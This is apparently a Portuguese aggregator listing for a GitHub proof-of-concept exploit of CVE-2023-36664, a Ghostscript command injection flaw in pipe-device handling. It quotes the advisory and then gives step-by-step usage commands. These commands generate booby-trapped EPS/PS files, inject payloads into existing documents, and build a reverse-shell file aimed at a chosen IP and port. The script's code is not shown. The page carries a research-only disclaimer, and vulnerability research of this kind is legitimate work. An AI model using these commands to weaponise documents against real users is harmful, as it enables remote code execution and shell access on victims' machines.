
 churamanib/cve-2023-36664-ghostscript-command-injection
Exploit de prova de conceito para injeção de comando no Ghostscript (CVE-2023-36664) com geração de payload e injeção em arquivos EPS/PS para execução de código.

Vulnerabilidade divulgada no Ghostscript anterior à versão 10.01.2 leva à execução de código (pontuação CVSS 9.8).
Oficial descrição da vulnerabilidade:
Artifex Ghostscript até 10.01.2 lida incorretamente com a validação de permissão para dispositivos pipe (com o prefixo %pipe% ou o prefixo de caractere pipe |).
Debian lançou um aviso de segurança mencionando a possível execução de comandos arbitrários:
"Foi descoberto que o Ghostscript, o interpretador GPL PostScript/PDF, não lida adequadamente com a validação de permissão para dispositivos pipe, o que poderia resultar na execução de comandos arbitrários se arquivos de documento malformados forem processados."
O repositório foi criado para um post de blog de análise de CVE disponível no blog vsociety.
Baixe o Ghostscript 10.01.1 aqui: https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/tag/gs10011 Link direto para executável Windows x64: https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/download/gs10011/gs10011w64.exe
A exploração pode ocorrer ao abrir um arquivo PS ou EPS e pode permitir a execução de código causada pelo manuseio incorreto da validação de permissão para dispositivos pipe pelo Ghostscript.
Uso: python3 CVE_2023_36664_exploit.py <input_file> <command>
Exemplo:
python3 CVE_2023_36664_exploit.py file.eps "calc"
Isso gera um novo arquivo chamado file_injected.eps.
Abra isso com o Ghostscript para acionar a calculadora (desde a versão 9.50 você também precisa usar a opção -dNOSAFER):
gs10011w64.exe -dNOSAFER .\file_injected.eps

Outros exemplos: Gera um novo arquivo EPS chamado run_calculator.eps com payload "calc" (abre uma nova calculadora no Windows)
python3 CVE_2023_36664_exploit.py --generate --payload calc --filename run_calculator --extension eps
Gera um novo arquivo EPS chamado rev_shell.eps com um IP personalizado (inicia um reverse shell quando acionado no Unix)
python3 CVE_2023_36664_exploit.py --generate --revshell -ip 10.10.10.10 -port 4242 --filename trigger_revshell --extension eps
Gera um novo arquivo PS chamado malicius.ps com payload "calc" (abre uma nova calculadora no Windows)
python3 CVE_2023_36664_exploit.py -g -p "calc" -x ps
Injeta payload personalizado malicioso ("calc") em um arquivo existente chamado file.eps (abre uma nova calculadora no Windows)
python3 CVE_2023_36664_exploit.py --inject --payload "calc" --filename file.eps
Este software foi criado puramente para fins de pesquisa acadêmica e para o desenvolvimento de técnicas defensivas eficazes, e não se destina a ser usado para atacar sistemas, exceto quando explicitamente autorizado. Os mantenedores do projeto não são responsáveis ou passíveis pelo uso indevido do software. Use com responsabilidade.
Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.
